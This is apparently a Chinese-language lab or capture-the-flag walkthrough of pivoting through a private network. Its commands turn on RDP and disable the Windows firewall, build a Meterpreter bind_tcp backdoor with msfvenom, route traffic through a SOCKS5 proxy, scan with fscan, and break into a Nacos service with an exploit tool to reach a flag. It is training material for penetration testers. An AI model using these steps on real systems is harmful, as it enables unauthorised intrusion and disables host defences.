
先手动开个rdp
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
然后直接登录
关个防火墙
netsh advfirewall set allprofiles state off

然后用msfvemon生成一个bind_tcp的马
msfvenom -p windows/x64/meterpreter/bind_tcp lport=6666 -f exe > 1.exe
msfconsole这样配置
use exploit/multi/handler
set payload windows/x64/meterpreter/bind_tcp
set RHOST 192.168.111.20
set LPORT 6666
run
然后运行生成的1.exe即可得到meterpreter

用autoroute创建一级代理
run post/multi/manage/autoroute SUBNET=192.168.52.0 NETMASK=255.255.255.0

然后background回到msfconsole,用auxiliary/server/socks_proxy来搭建socks5代理
use auxiliary/server/socks_proxy
set VERSION 5
set SRVHOST 0.0.0.0
set SRVPORT 1080
run
然后按常规方案配置socks5代理即可,代理IP写Linux的IP。我这里使用Proxifier配置
信息收集
直接上fscan扫描
fscanPlus_amd64.exe -h 192.168.52.0/24

存在IP192.168.52.4,并且存在nacos漏洞。


还有redis服务:

80端口还跑了一个web服务

访问8848端口看到nacos
二层Ubuntu
WebShell
用NacosExploitGUI直接一把唆

用新建的账户登录

发现flag
